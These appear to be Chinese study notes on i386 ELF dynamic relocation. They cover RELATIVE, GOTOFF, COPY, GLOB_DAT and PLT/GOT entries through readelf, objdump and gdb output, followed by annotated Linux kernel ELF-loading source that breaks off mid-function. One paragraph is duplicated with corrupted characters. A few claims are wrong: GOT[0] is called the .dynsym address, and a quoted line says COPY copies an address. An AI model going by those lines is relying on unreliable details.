[ 9] .rel.plt          REL             080483b4 0003b4 000038 08    A  4    b   4
[10] .init             PROGBITS        080483ec 0003ec 000018 00   AX  0    0   4
[11] .plt              PROGBITS        08048404 000404 000080 04   AX  0    0   4
[12] .text             PROGBITS        08048490 000490 000170 00   AX  0    0 16
[13] .fini             PROGBITS        08048600 000600 00001e 00   AX  0    0   4
[14] .rodata           PROGBITS        08048620 000620 000008 00    A  0    0   4
[15] .data             PROGBITS        08049628 000628 000010 00   WA  0    0   4
[16] .eh_frame         PROGBITS        08049638 000638 000004 00   WA  0    0   4
[17] .ctors            PROGBITS        0804963c 00063c 000008 00   WA  0    0   4
[18] .dtors            PROGBITS        08049644 000644 000008 00   WA  0    0   4
[19] .got              PROGBITS        0804964c 00064c 00002c 04   WA  0    0   4
[20] .dynamic          DYNAMIC         08049678 000678 0000d0 08   WA  5    0   4
[21] .sbss             PROGBITS        08049748 000748 000000 00    W  0    0   1
[22] .bss              NOBITS          08049748 000748 00001c 00   WA  0    0   4
[23] .stab             PROGBITS        00000000 000748 0007a4 0c      24    0   4
[24] .stabstr          STRTAB          00000000 000eec 001983 00       0    0   1
[25] .comment          PROGBITS        00000000 00286f 000144 00       0    0   1
[26] .note             NOTE            00000000 0029b3 000078 00       0    0   1
[27] .shstrtab         STRTAB          00000000 002a2b 0000e9 00       0    0   1
[28] .symtab           SYMTAB          00000000 002fc4 000510 10      29   3b   4
```

```
  [29] .strtab           STRTAB          00000000 0034d4 00022e 00      0   0  1
Key to Flags:
  W (write), A (alloc), X (execute), M (merge), S (strings)
  I (info), L (link order), G (group), x (unknown)
  O (extra OS processing required) o (OS specific), p (processor specific)

Program Headers:
  Type           Offset   VirtAddr   PhysAddr   FileSiz MemSiz  Flg Align
  PHDR           0x000034 0x08048034 0x08048034 0x000c0 0x000c0 R E 0x4
  INTERP         0x0000f4 0x080480f4 0x080480f4 0x00013 0x00013 R   0x1
      [Requesting program interpreter: /lib/ld-linux.so.2]
  LOAD           0x000000 0x08048000 0x08048000 0x00628 0x00628 R E 0x1000
  LOAD           0x000628 0x08049628 0x08049628 0x00120 0x0013c RW  0x1000
  DYNAMIC        0x000678 0x08049678 0x08049678 0x000d0 0x000d0 RW  0x4
  NOTE           0x000108 0x08048108 0x08048108 0x00020 0x00020 R   0x4

 Section to Segment mapping:
  Segment Sections...
   00
   01     .interp
   02     .interp .note.ABI-tag .hash .dynsym .dynstr .gnu.version .gnu.version_r .rel.dyn .rel.plt .init .plt .text .fini .rodata
   03     .data .eh_frame .ctors .dtors .got .dynamic .bss
   04     .dynamic
   05     .note.ABI-tag

Dynamic segment at offset 0x678 contains 21 entries:
  Tag        Type                         Name/Value
 0x00000001 (NEEDED)                     Shared library: [1.so]
 0x00000001 (NEEDED)                     Shared library: [libc.so.6]
```

```
0x0000000c (INIT)               0x80483ec
0x0000000d (FINI)               0x8048600
0x00000004 (HASH)               0x8048128
0x00000005 (STRTAB)             0x804827c
0x00000006 (SYMTAB)             0x804817c
0x0000000a (STRSZ)              193 (bytes)
0x0000000b (SYMENT)             16 (bytes)
0x00000015 (DEBUG)              0x0
0x00000003 (PLTGOT)             0x804964c
0x00000002 (PLTRELSZ)           56 (bytes)
0x00000014 (PLTREL)             REL
0x00000017 (JMPREL)             0x80483b4
0x00000011 (REL)                0x80483a4
0x00000012 (RELSZ)              16 (bytes)
0x00000013 (RELENT)             8 (bytes)
0x6ffffffe (VERNEED)            0x8048374
0x6fffffff (VERNEEDNUM)         1
0x6ffffff0 (VERSYM)             0x8048354
0x00000000 (NULL)               0x0

Relocation section '.rel.dyn' at offset 0x3a4 contains 2 entries:
 Offset     Info    Type            Symbol's Value  Symbol's Name
08049674  00f06 R_386_GLOB_DAT      00000000   __gmon_start__
08049748  00105 R_386_COPY          08049748   t

Relocation section '.rel.plt' at offset 0x3b4 contains 7 entries:
 Offset     Info    Type            Symbol's Value  Symbol's Name
08049658  00307 R_386_JUMP_SLOT     08048414   f
0804965c  00407 R_386_JUMP_SLOT     08048424   __register_frame_info
```

```
08049660  00507 R_386_JUMP_SLOT       08048434   g
08049664  00607 R_386_JUMP_SLOT       08048444   __deregister_frame_info
08049668  00807 R_386_JUMP_SLOT       08048454   __libc_start_main
0804966c  00907 R_386_JUMP_SLOT       08048464   printf
08049670  00a07 R_386_JUMP_SLOT       08048474   __cxa_finalize
```

There are no unwind sections in this file.

Symbol table '.dynsym' contains 16 entries:

```
   Num:    Value  Size Type    Bind   Vis      Ndx Name
     0: 00000000     0 NOTYPE  LOCAL  DEFAULT  UND
     1: 08049748     4 OBJECT  GLOBAL DEFAULT   22 t
     2: 08049678     0 OBJECT  GLOBAL DEFAULT  ABS _DYNAMIC
     3: 08048414    41 FUNC    GLOBAL DEFAULT  UND f
     4: 08048424   129 FUNC    WEAK   DEFAULT  UND __register_frame_info@GLIBC_2.0 (2)
     5: 08048434    43 FUNC    GLOBAL DEFAULT  UND g
     6: 08048444   172 FUNC    WEAK   DEFAULT  UND __deregister_frame_info@GLIBC_2.0 (2)
     7: 08049748     0 OBJECT  GLOBAL DEFAULT  ABS __bss_start
     8: 08048454   202 FUNC    GLOBAL DEFAULT  UND __libc_start_main@GLIBC_2.0 (2)
     9: 08048464    50 FUNC    GLOBAL DEFAULT  UND printf@GLIBC_2.0 (2)
    10: 08048474   157 FUNC    WEAK   DEFAULT  UND __cxa_finalize@GLIBC_2.1.3 (3)
    11: 08049748     0 OBJECT  GLOBAL DEFAULT  ABS _edata
    12: 0804964c     0 OBJECT  GLOBAL DEFAULT  ABS _GLOBAL_OFFSET_TABLE_
    13: 08049764     0 OBJECT  GLOBAL DEFAULT  ABS _end
    14: 08048624     4 OBJECT  GLOBAL DEFAULT   14 _IO_stdin_used
    15: 00000000     0 NOTYPE  WEAK   DEFAULT  UND __gmon_start__
```

Symbol table '.symtab' contains 81 entries:

```
   Num:    Value  Size Type    Bind   Vis      Ndx Name
```

```
 0: 00000000     0 NOTYPE   LOCAL   DEFAULT   UND
 1: 080480f4     0 SECTION LOCAL   DEFAULT     1
 2: 08048108     0 SECTION LOCAL   DEFAULT     2
 3: 08048128     0 SECTION LOCAL   DEFAULT     3
 4: 0804817c     0 SECTION LOCAL   DEFAULT     4
 5: 0804827c     0 SECTION LOCAL   DEFAULT     5
 6: 08048354     0 SECTION LOCAL   DEFAULT     6
 7: 08048374     0 SECTION LOCAL   DEFAULT     7
 8: 080483a4     0 SECTION LOCAL   DEFAULT     8
 9: 080483b4     0 SECTION LOCAL   DEFAULT     9
10: 080483ec     0 SECTION LOCAL   DEFAULT    10
11: 08048404     0 SECTION LOCAL   DEFAULT    11
12: 08048490     0 SECTION LOCAL   DEFAULT    12
13: 08048600     0 SECTION LOCAL   DEFAULT    13
14: 08048620     0 SECTION LOCAL   DEFAULT    14
15: 08049628     0 SECTION LOCAL   DEFAULT    15
16: 08049638     0 SECTION LOCAL   DEFAULT    16
17: 0804963c     0 SECTION LOCAL   DEFAULT    17
18: 08049644     0 SECTION LOCAL   DEFAULT    18
19: 0804964c     0 SECTION LOCAL   DEFAULT    19
20: 08049678     0 SECTION LOCAL   DEFAULT    20
21: 08049748     0 SECTION LOCAL   DEFAULT    21
22: 08049748     0 SECTION LOCAL   DEFAULT    22
23: 00000000     0 SECTION LOCAL   DEFAULT    23
24: 00000000     0 SECTION LOCAL   DEFAULT    24
25: 00000000     0 SECTION LOCAL   DEFAULT    25
26: 00000000     0 SECTION LOCAL   DEFAULT    26
27: 00000000     0 SECTION LOCAL   DEFAULT    27
28: 00000000     0 SECTION LOCAL   DEFAULT    28
```

```
29: 00000000     0 SECTION LOCAL   DEFAULT    29
30: 00000000     0 FILE    LOCAL   DEFAULT   ABS initfini.c
31: 080484b4     0 NOTYPE  LOCAL   DEFAULT    12 gcc2_compiled.
32: 080484b4     0 FUNC    LOCAL   DEFAULT    12 call_gmon_start
33: 00000000     0 FILE    LOCAL   DEFAULT   ABS init.c
34: 00000000     0 FILE    LOCAL   DEFAULT   ABS crtstuff.c
35: 080484e0     0 NOTYPE  LOCAL   DEFAULT    12 gcc2_compiled.
36: 08049630     0 OBJECT  LOCAL   DEFAULT    15 p.0
37: 08049644     0 OBJECT  LOCAL   DEFAULT    18 __DTOR_LIST__
38: 08049634     0 OBJECT  LOCAL   DEFAULT    15 completed.1
39: 080484e0     0 FUNC    LOCAL   DEFAULT    12 __do_global_dtors_aux
40: 08049638     0 OBJECT  LOCAL   DEFAULT    16 __EH_FRAME_BEGIN__
41: 08048540     0 FUNC    LOCAL   DEFAULT    12 fini_dummy
42: 0804974c    24 OBJECT  LOCAL   DEFAULT    22 object.2
43: 08048550     0 FUNC    LOCAL   DEFAULT    12 frame_dummy
44: 08048580     0 FUNC    LOCAL   DEFAULT    12 init_dummy
45: 08049638     0 OBJECT  LOCAL   DEFAULT    15 force_to_data
46: 0804963c     0 OBJECT  LOCAL   DEFAULT    17 __CTOR_LIST__
47: 00000000     0 FILE    LOCAL   DEFAULT   ABS crtstuff.c
48: 080485c0     0 NOTYPE  LOCAL   DEFAULT    12 gcc2_compiled.
49: 080485c0     0 FUNC    LOCAL   DEFAULT    12 __do_global_ctors_aux
50: 08049640     0 OBJECT  LOCAL   DEFAULT    17 __CTOR_END__
51: 080485f0     0 FUNC    LOCAL   DEFAULT    12 init_dummy
52: 08049638     0 OBJECT  LOCAL   DEFAULT    15 force_to_data
53: 08049648     0 OBJECT  LOCAL   DEFAULT    18 __DTOR_END__
54: 08049638     0 OBJECT  LOCAL   DEFAULT    16 __FRAME_END__
55: 00000000     0 FILE    LOCAL   DEFAULT   ABS initfini.c
56: 08048600     0 NOTYPE  LOCAL   DEFAULT    12 gcc2_compiled.
57: 00000000     0 FILE    LOCAL   DEFAULT   ABS 2.c
```

```
58: 08048590     0 NOTYPE  LOCAL  DEFAULT   12 gcc2_compiled.
59: 08049748     4 OBJECT  GLOBAL DEFAULT   22 t
60: 08049678     0 OBJECT  GLOBAL DEFAULT  ABS _DYNAMIC
61: 08048414    41 FUNC    GLOBAL DEFAULT  UND f
62: 08048424   129 FUNC    WEAK   DEFAULT  UND __register_frame_info@@GLIBC_2.0
63: 08048620     4 NOTYPE  GLOBAL DEFAULT   14 _fp_hw
64: 08048434    43 FUNC    GLOBAL DEFAULT  UND g
65: 080483ec     0 FUNC    GLOBAL DEFAULT   10 _init
66: 08048444   172 FUNC    WEAK   DEFAULT  UND __deregister_frame_info@@GLIBC_2.0
67: 08048490     0 FUNC    GLOBAL DEFAULT   12 _start
68: 08049748     0 OBJECT  GLOBAL DEFAULT  ABS __bss_start
69: 08048590    40 FUNC    GLOBAL DEFAULT   12 main
70: 08048454   202 FUNC    GLOBAL DEFAULT  UND __libc_start_main@@GLIBC_2.0
71: 08049628     0 NOTYPE  WEAK   DEFAULT   15 data_start
72: 08048464    50 FUNC    GLOBAL DEFAULT  UND printf@@GLIBC_2.0
73: 08048600     0 FUNC    GLOBAL DEFAULT   13 _fini
74: 08048474   157 FUNC    WEAK   DEFAULT  UND __cxa_finalize@@GLIBC_2.1.3
75: 08049748     0 OBJECT  GLOBAL DEFAULT  ABS _edata
76: 0804964c     0 OBJECT  GLOBAL DEFAULT  ABS _GLOBAL_OFFSET_TABLE_
77: 08049764     0 OBJECT  GLOBAL DEFAULT  ABS _end
78: 08048624     4 OBJECT  GLOBAL DEFAULT   14 _IO_stdin_used
79: 08049628     0 NOTYPE  GLOBAL DEFAULT   15 __data_start
80: 00000000     0 NOTYPE  WEAK   DEFAULT  UND __gmon_start__

Histogram for bucket list length (total of 3 buckets):
 Length  Number     % of total  Coverage
      0  0          (  0.0%)
      1  0          (  0.0%)      0.0%
      2  0          (  0.0%)      0.0%
```

```
     3  1          ( 33.3%)      20.0%
     4  0          (  0.0%)      20.0%
     5  0          (  0.0%)      20.0%
     6  2          ( 66.7%)     100.0%

Version symbols section '.gnu.version' contains 16 entries:
 Addr: 0000000008048354  Offset: 0x000354  Link: 4 (.dynsym)
  000:   0 (*local*)       0 (*local*)       1 (*global*)      0 (*local*)
  004:   2 (GLIBC_2.0)     0 (*local*)       2 (GLIBC_2.0)     1 (*global*)
  008:   2 (GLIBC_2.0)     2 (GLIBC_2.0)     3 (GLIBC_2.1.3)   1 (*global*)
  00c:   1 (*global*)      1 (*global*)      1 (*global*)      0 (*local*)

Version needs section '.gnu.version_r' contains 1 entries:
 Addr: 0x0000000008048374  Offset: 0x000374  Link to section: 5 (.dynstr)
  000000: Version: 1  File: libc.so.6  Cnt: 2
  0x0010: Name: GLIBC_2.1.3  Flags: none  Version: 3
  0x0020: Name: GLIBC_2.0  Flags: none  Version: 2
```

本节分析开始处:

R_386_RELATIVE 用于局部变量，执行时重定位

R_386_RELATIVE The link editor creates this relocation type for dynamic linking. Its offset member gives a location within a shared object that contains a value representing a relative address. The dynamic linker computes the corresponding virtual address by adding the virtual address at which the shared object was loaded to the relative address. Relocation entries for this type must specify 0 for the symbol table index.

查看 1.c.txt 生成的 1.so 的 readelf

000013c8 00008 R_386_RELATIVE
000013cc 00008 R_386_RELATIVE

这两项在.rel.dyn 中, offset 00013c8 是地址，相对于 1.so 加载地址，显然是在.data 节中，没有符号名，那他们是什么呢？

[9] .data   PROGBITS   000013c8 0003c8 000008 00   WA 0   0 4

[评]=>

猜想可知是动态加载 so 时，相当于 ModuleBase 做重定位.

[root@proxy ~/3]# objdump -sj .data 1.so

1.so: file format elf32-i386

Contents of section .data:
 13c8 b4030000 c2030000   ....

值分别是 03b4 和 03c2,应该是位于.rodata 中

[root@proxy ~/3]# objdump -sj .rodata 1.so

1.so: file format elf32-i386

Contents of section .rodata:
 03b4 68656c6c 6f20576f 726c6421 0a006162 hello World!..ab
 03c4 6300   c.

果然是的.

R_386_RELATIVE 8 word32 B + A，使用加载地址+Offset 处值来重定位

验证:由于是执行时连接，需要启用 gdb 来调试看看

```
[root@proxy ~/3]# ldd 4
        1.so => /usr/lib/1.so (0x4002a000)
        libc.so.6 => /lib/i686/libc.so.6 (0x4002c000)
        /lib/ld-linux.so.2 => /lib/ld-linux.so.2 (0x40000000)
```

因此

```
  000013c8   00008 R_386_RELATIVE
  000013cc   00008 R_386_RELATIVE
```

加载后的地址为 0x4002b3c8,0x4002b3cc

```
[root@proxy ~/3]# cp 1.so /usr/lib
cp: overwrite `/usr/lib/1.so' y
[root@proxy ~/3]# gdb -q ./4
(gdb) b main
Breakpoint 1 at 0x8048596
(gdb) r
Starting program: /root/3/./4

Breakpoint 1, 0x08048596 in main ()
(gdb) x/w 0x4002b3c8
0x4002b3c8 <s>: 0x4002a3b4
(gdb) x/w 0x4002b3cc
0x4002b3cc <t>: 0x4002a3c2
(gdb)
```

Contents of section .data:
13c8 b4030000 c2030000 ....
分别加上 0x4002a000 就是上面的结果

R_386_GOTOFF 用于静态变量，链接是重定位

目标文件 1.o 中

00000018 00309 R_386_GOTOFF 00000000 .data

16: ff b3 00 00 00 00 pushl 0x0(%ebx)

pushl s@GOTOFF(%ebx)

生成 1.so 中
372: ff b3 f8 ff ff ff pushl 0xfffffff8(%ebx)
修正值为 0xfffffff8,即-8,即 got-8 处.

[root@proxy ~/3]# objdump -sj .data 1.so

1.so: file format elf32-i386

Contents of section .data:
13c8 b4030000 c2030000 ....

即 s 的值为 03b4,指向.rodata
[root@proxy ~/3]# objdump -sj .rodata 1.so

1.so: file format elf32-i386

Contents of section .rodata:
03b4 68656c6c 6f20576f 726c6421 0a006162 hello World!..ab
03c4 6300   c.

所以 R_386_GOTOFF 的修正方式是: 将符号地址和 GOT 地址差值加上 Offset 处的值存入 Offset 处. 即 ELF 文档中的 S + A – GOT

[评]=>

由 1.so 的 sections 表可以看到, .got 之前即为.data, got 本身就放在.data 中; .got-8 就是 s 变量的地址, 所以使用 GOT 地址做负偏移寻址, 形成位置无关代码. 因为 s 是 static 的, 不导出, 所以在 GOT 中没有对应项.

R_386_COPY，用于全局变量，执行时重定位

R_386_COPY The link editor creates this relocation type for dynamic linking. Its offset member refers to a location in a writable segment. The symbol table index specifies a symbol that should exist both in the current object file and in a shared object. During execution, the dynamic linker copies data associated with the shared object’s symbol to the location specified by the offset.

因为在 4.c 中有声明:

extern char *t;

在可执行文件 4 中

08049748 00105 R_386_COPY   08049748 t
[22] .bss   NOBITS   08049748 000748 00001c 00 WA 0   0 4

在 1.so 中
16: 000013cc   4 OBJECT GLOBAL DEFAULT   9 t
加载地址 0x4002a00,所以 t 的值是 0x4002b3cc

```
abcabc[root@proxy ~/3]# gdb -q ./4
(gdb) b main
Breakpoint 1 at 0x8048596
(gdb) r
Starting program: /root/3/./4

Breakpoint 1, 0x08048596 in main ()
(gdb) x /w 0x08049748 //查 4 中 t 的值
0x08049748 <t>:   0x4002a3c2
(gdb) x /w 0x4002b3cc //查 1.so 中 t 的值
0x4002b3cc <t>: 0x4002a3c2
(gdb)
```

两个值相等

所以 R_386_COPY 的修正方式是：将解析到的符号地址处的值(大小由 size 决定)复制到 Offset 处。

这实现了每个可执行文件都有独立的全局变量，而不互相干扰。

[评]=>

要求的是同一个地址,而不是不相互干扰；见总结中纠正：而同时 so 的 GOT 中该变量的地址值被改写成可执行文件中的地址

[评]=>

变量 t 在 so 中是有初始值的，所以在.data section 中；而以 extern 引用时，由于不知道其是否有初始值，所以只能放在.bss 中，有初始值，则再根据 1.so 中符号的 st_value COPY 一下相当于初始化.

可以发现

重定位目标文件有.symtab 表，这个表是必须的，虽然可以用 strip 去掉，但是最终连接时会出错；而动态链接库文件和可执行文件有.dynsym 和.symtab, .dynsym 是必须的，而.symtab 不是,可以执行 strip 命令去掉.

重定位总结

总结

R_386_NONE 0 none none

1.ld 时重定位

1.1 位置相关

1.1.1 R_386_32

R_386_32 1 word32 S + A //数据,绝对地址

符号的值即变量的地址,因此变量都需要重定位

如果变量的值是普通值，则不需对值重定位

如果变量的值是地址，则需对值重定位，例如 char *="abc";

Offset Info Type Symbol's Value Symbol's Name

0000000b 00301 R_386_32 00000000 .data

00000010 00e02 R_386_PC32 00000000 printf

```
 9:  ff 35 00 00 00 00      pushl  0x0 //ff 35  将立即数压栈
 f:  e8 fc ff ff ff         call   10 <f+0x10> //e8  相对寻址
14:  83 c4 10               add    $0x10,%esp
```

所以 R_386_32 都是对 Offset 处的地址值重定位

S 即调整后的符号值(新的变量地址)，A 即原值(Offset 处的地址值,需要重定位的地址)

1.1.2 R_386_PC32

R_386_PC32　　2　　word32　S + A - P//代码，相对地址

P 即 Offset

连接时,ld 会合并相同的节,假设 printf 被安排的地址是 x,1.o 中.text 节安排的地址是 y

则 x+(-4)-(y+10)=x-y-14,所以重定位的结果是 x-y-14,

当 cpu 执行 y+f:处的 call 指令时，ip 指向 y+14,则 call 的目标地址是 ip+(x-y-14)=x

1.2 位置无关(PIC)

1.2.1 R_386_GOTPC

R_386_GOTPC　　10　　word32　GOT + A - P

GOT 即 GOT 地址(符号_GLOBAL_OFFSET_TABLE_的值),A 为 Offset 处值,P 为 Offset.

```
 Offset     Info   Type            Symbol's Value   Symbol's Name
   0000000f   00e0a R_386_GOTPC           00000000   _GLOBAL_OFFSET_TABLE_
   00000018   00309 R_386_GOTOFF          00000000   .data
   0000001d   00f04 R_386_PLT32           00000000   printf

    7:    e8 00 00 00 00          call    c <f+0xc>
    c:    5b                    pop     %ebx
    d:    81 c3 03 00 00 00       add     $0x3,%ebx
   13:    83 ec 0c              sub     $0xc,%esp
   16:    ff b3 00 00 00 00       pushl   0x0(%ebx)
   1c:    e8 fc ff ff ff          call    1d <f+0x1d>

        call    .L3
.L3:
        popl    %ebx
        addl    $_GLOBAL_OFFSET_TABLE_+[.-.L3], %ebx
```

```
subl    $12, %esp
pushl   s@GOTOFF(%ebx)
call    printf@PLT
```

1.2.2 R_386_GOTOFF

R_386_GOTOFF 9 word32 S + A - GOT//静态(局部)变量

将符号地址和 GOT 地址差值加上 Offset 处值存入 Offset 处.

1.2.3 R_386_GOT32

R_386_GOT32 3 word32 G + A - P//外部(全局)变量

G 为符号在 GOT 中地址，A 为 Offset 处值,P 为 Offset

1.2.4 R_386_PLT32

R_386_PLT32 4 word32 L + A - P//代码

L 为符号在 plt 中的地址,A 为 Offset 处值,P 为 Offset

2.执行时重定位

2.1 位置相关

2.1.1 R_386_32

2.1.2 R_386_PC32

2.2 位置无关

2.2.1 R_386_RELATIVE

R_386_RELATIVE 8 word32 B + A//局部变量

使用加载地址+Offset 处值来重定位

Relocation section '.rel.dyn' at offset 0x330 contains 3 entries:

Offset Info Type Symbol's Value Symbol's Name

000013e8 00008 R_386_RELATIVE //字符串地址

000013ec 00008 R_386_RELATIVE //字符串地址

00001408 01006 R_386_GLOB_DAT 000013ec t

2.2.2 R_386_GLOB_DAT

R_386_GLOB_DAT 6 word32 S //外部全局在 PIC so 间共享,或 PIC so 共享可执行文件中的变量

S 为调整后的符号值写入 Offset 处

对于本地全局变量,直接把调整后的符号值写入本地 GOT

3b6: 8b 83 10 00 00 00 mov 0x10(%ebx),%eax//%eax 中地址值指向.data 节

3bc: ff 30 pushl (%eax)//将.data 节中的变量值入栈

对于外部全局变量，解析该符号值(即变量地址),写入本地 GOT<<<<<

2.2.3 R_386_COPY

R_386_COPY 5 none none//外部全局变量

可执行文件共享 PIC so 中变量,

由于所有的可执行文件都不需要重定位，所以为可执行文件共享动态链接库中的全局变量单独设置这个属性,在本地的 bss 中分配空间，置 R_386_COPY 定位类型,而不使用 R_386_32 定位类型(那样需使代码段可写，且 COW，耗费内存)

6.c

```
extern char * s;
extern int t;
```

1.c

```
char *s="abc";
int t=1;
```

6.o 中

Relocation section '.rel.text' at offset 0x38c contains 5 entries:

```
  Offset     Info    Type            Symbol's Value  Symbol's Name
0000000b  00901 R_386_32            00000000   s
00000010  00a02 R_386_PC32          00000000   printf
00000019  00b01 R_386_32            00000000   t
0000001e  00c02 R_386_PC32          00000000   g
00000024  00d01 R_386_32            00000004   u

Symbol table '.symtab' contains 14 entries:
   Num:    Value  Size Type    Bind   Vis      Ndx Name
     9: 00000000     0 NOTYPE  GLOBAL DEFAULT  UND s
    10: 00000000     0 NOTYPE  GLOBAL DEFAULT  UND printf
    11: 00000000     0 NOTYPE  GLOBAL DEFAULT  UND t
    12: 00000000     0 NOTYPE  GLOBAL DEFAULT  UND g
    13: 00000004     4 OBJECT  GLOBAL DEFAULT  COM u
```

gcc 1.so 6.o -o 6

而可执行文件 6 中就变成了

```
Relocation section '.rel.dyn' at offset 0x3f4 contains 3 entries:
  Offset     Info    Type            Symbol's Value  Symbol's Name
080496b0  01006 R_386_GLOB_DAT      00000000   __gmon_start__
08049784  00105 R_386_COPY          08049784   t
08049788  00905 R_386_COPY          08049788   s

    1: 08049784     4 OBJECT  GLOBAL DEFAULT   22 t
    9: 08049788     4 OBJECT  GLOBAL DEFAULT   22 s
```

可见 s,t 的 Ndx 不是 UND,而是位于.bss 中

将解析到的符号地址处的值(大小由 size 决定)复制到 Offset 处。
而同时 so 的 GOT 中该变量的地址值被改写成可执行文件中的地址

R_386_COPY read a string of bytes from the "symbol" address and deposit a copy into this dword; the "symbol" object contains the length; this is used to copy initialized data from a library to the main app data space

On i386 the most important ones are the R_386_COPY type, meaning "just copy the address of the symbol to that address"

2.2.4 R_386_JMP_SLOT
R_386_JMP_SLOT 7 word32 S//代码

其他:
1.如果文件使用了动态链接库，则该文件就有 GOT
2.GOT 中的信息
[root@proxy ~/3]# objdump -sj .got 6

6: file format elf32-i386

Contents of section .got:
 804968c b4960408 00000000 00000000 6a840408 ....j...
 804969c 7a840408 8a840408 9a840408 aa840408 z...............
 80496ac ba840408 00000000
GOT[0]是.dynsym 节的地址
[20] .dynamic DYNAMIC 080496b4 0006b4 0000d0 08 WA 5 0 4
GOT[1]是动态链接库自身的 struct link_map*的指针
GOT[2]是_dl_runtime_resolve 的地址

GOT[3]..，函数解析前指向.plt 中，解析后执行真正的函数地址
变量加载时解析，指向全局变量地址

3.plt
位置相关:

```
08048454 <.plt>:
 8048454:       ff 35 90 96 04 08       pushl   0x8049690
 804845a:       ff 25 94 96 04 08       jmp     *0x8049694
 8048460:       00 00                   add     %al,(%eax)
 8048462:       00 00                   add     %al,(%eax)
 8048464:       ff 25 98 96 04 08       jmp     *0x8049698
 804846a:       68 00 00 00 00          push    $0x0
 804846f:       e9 e0 ff ff ff          jmp     8048454 <_init+0x18>
 8048474:       ff 25 9c 96 04 08       jmp     *0x804969c
 804847a:       68 08 00 00 00          push    $0x8
 804847f:       e9 d0 ff ff ff          jmp     8048454 <_init+0x18>
 8048484:       ff 25 a0 96 04 08       jmp     *0x80496a0
```

PIC:

```
00000370 <.plt>:
 370:   ff b3 04 00 00 00       pushl   0x4(%ebx)
 376:   ff a3 08 00 00 00       jmp     *0x8(%ebx)
 37c:   00 00                   add     %al,(%eax)
 37e:   00 00                   add     %al,(%eax)
 380:   ff a3 0c 00 00 00       jmp     *0xc(%ebx)
 386:   68 00 00 00 00          push    $0x0
 38b:   e9 e0 ff ff ff          jmp     370 <f-0x20>
```

其中 push $0x0 是符号在 rel 节中的索引数 0(字节偏移)

http://blog.csdn.net/zirconsdu/article/details/8170078

分析 ELF 的加载过程

对于可执行文件来说,段的加载位置是固定的,程序段表中如实反映了段的加载地址.对于共享库来?段的加载位置是浮动的,位置无关的,程序段表反映的是以 0 作为基准地址的相对加载地址.尽管共享库的连接是不充分的,为了便于测试动态链接器,Linux 允许直接加载共享库运行.如果应用程序具有动态链接器的描 述段,内核在完成程序段加载后,紧接着加载动态链接器,并且启动动态链接器的

ELF 的可执行文件与共享库在结构上非常类似,它们具有一张程序段表,用来描述这些段如何映射到?br>?炭占?
对 于可执行文件来说,段的加载位置是固定的,程序段表中如实反映了段的加载地址.对于共享库来?br>?段的加载位置是浮动的,位置无关的,程序段表 反映的是以 0 作为基准地址的相对加载地址.尽管共享库的连接是不充分的,为了便于测试动态链接器,Linux 允许直接加载共享库运行.如果应用程序具有动 态链接器的描述段,内核在完成程序段加载后,紧接着加载动态链接器,并且启动动态链接器的?br>肪?

```
typedef struct elf32_hdr{
unsigned char e_ident[EI_NIDENT];
Elf32_Half e_type; /* ET_EXEC ET_DYN 等 */
Elf32_Half e_machine;
Elf32_Word e_version;
Elf32_Addr e_entry; /* Entry point */
Elf32_Off e_phoff; 程序段描述表的位置
Elf32_Off e_shoff; 一般段描述表的位置
Elf32_Word e_flags;
Elf32_Half e_ehsize; ELF 头的大小
Elf32_Half e_phentsize; 程序段描述表单元的大小
Elf32_Half e_phnum; 程序段描述表单元的个数
```

```
Elf32_Half e_shentsize; 一般段描述表的单元大小
Elf32_Half e_shnum; 一般段描述表单元的个数
Elf32_Half e_shstrndx;
} Elf32_Ehdr;

typedef struct elf32_phdr{
Elf32_Word p_type; PT_INTERP,PT_LOAD,PT_DYNAMIC 等
Elf32_Off p_offset; 该程序段在 ELF 文件中的位置
Elf32_Addr p_vaddr; 该程序段被映射到进程的虚拟地址
Elf32_Addr p_paddr;
Elf32_Word p_filesz; 该程序段的文件尺寸
Elf32_Word p_memsz; 该程序段的内存尺寸
Elf32_Word p_flags; 该程序段的映射属性
Elf32_Word p_align;
} Elf32_Phdr;

struct linux_binprm{
char buf[BINPRM_BUF_SIZE]; 预先读入的 ELF 文件头
struct page *page[MAX_ARG_PAGES];
unsigned long p; /* current top of mem */
int sh_bang;
struct file * file;
int e_uid, e_gid;
kernel_cap_t cap_inheritable, cap_permitted, cap_effective;
int argc, envc;
char * filename; /* Name of binary */
unsigned long loader, exec;
};
static int load_elf_binary(struct linux_binprm * bprm, struct pt_regs * regs)
```

```
{
struct file *interpreter = NULL; /* to shut gcc up */
unsigned long load_addr = 0, load_bias;
int load_addr_set = 0;
char * elf_interpreter = NULL;
unsigned int interpreter_type = INTERPRETER_NONE;
unsigned char ibcs2_interpreter = 0;
mm_segment_t old_fs;
unsigned long error;
struct elf_phdr * elf_ppnt, *elf_phdata;
unsigned long elf_bss, k, elf_brk;
int elf_exec_fileno;
int retval, size, i;
unsigned long elf_entry, interp_load_addr = 0;
unsigned long start_code, end_code, start_data, end_data;
struct elfhdr elf_ex;
struct elfhdr interp_elf_ex;
struct exec interp_ex;
char passed_fileno[6];

/* Get the exec-header */
elf_ex = *((struct elfhdr *) bprm->buf);

retval = -ENOEXEC;
/* First of all, some simple consistency checks */
if (memcmp(elf_ex.e_ident, ELFMAG, SELFMAG) != 0)
goto out; 文件头标记是否匹配
```

```
if (elf_ex.e_type != ET_EXEC && elf_ex.e_type != ET_DYN)
goto out; 文件类型是否为可执行文件或共享库
if (!elf_check_arch(&elf_ex))
goto out;
if (!bprm->file->f_op||!bprm->file->f_op->mmap)
goto out; 所在的文件系统是否具有文件映射功能

/* Now read in all of the header information */

retval = -ENOMEM;
size = elf_ex.e_phentsize * elf_ex.e_phnum; 求程序段表总长度
if (size > 65536)
goto out;
elf_phdata = (struct elf_phdr *) kmalloc(size, GFP_KERNEL); 分配程序段表空间
if (!elf_phdata)
goto out;

; 读入程序段表
retval = kernel_read(bprm->file, elf_ex.e_phoff, (char *) elf_phdata, size);
if (retval < 0)
goto out_free_ph;

retval = get_unused_fd(); 取可用进程文件表的自由槽位
if (retval < 0)
goto out_free_ph;
get_file(bprm->file);
fd_install(elf_exec_fileno = retval, bprm->file); 将打开的文件安装到进程文件表

elf_ppnt = elf_phdata; 指向程序段表
```

```
elf_bss = 0; bss 段的起始地址
elf_brk = 0; bss 段的终止地址

start_code = ~0UL; 代码段的开始
end_code = 0; 代码段的终止
start_data = 0; 数据段的开始
end_data = 0; 数据段的终止
; 扫描 ELF 程序段表,搜寻动态链接器定义
for (i = 0; i < elf_ex.e_phnum; i++) {
if (elf_ppnt->p_type == PT_INTERP) {
retval = -EINVAL;
if (elf_interpreter)
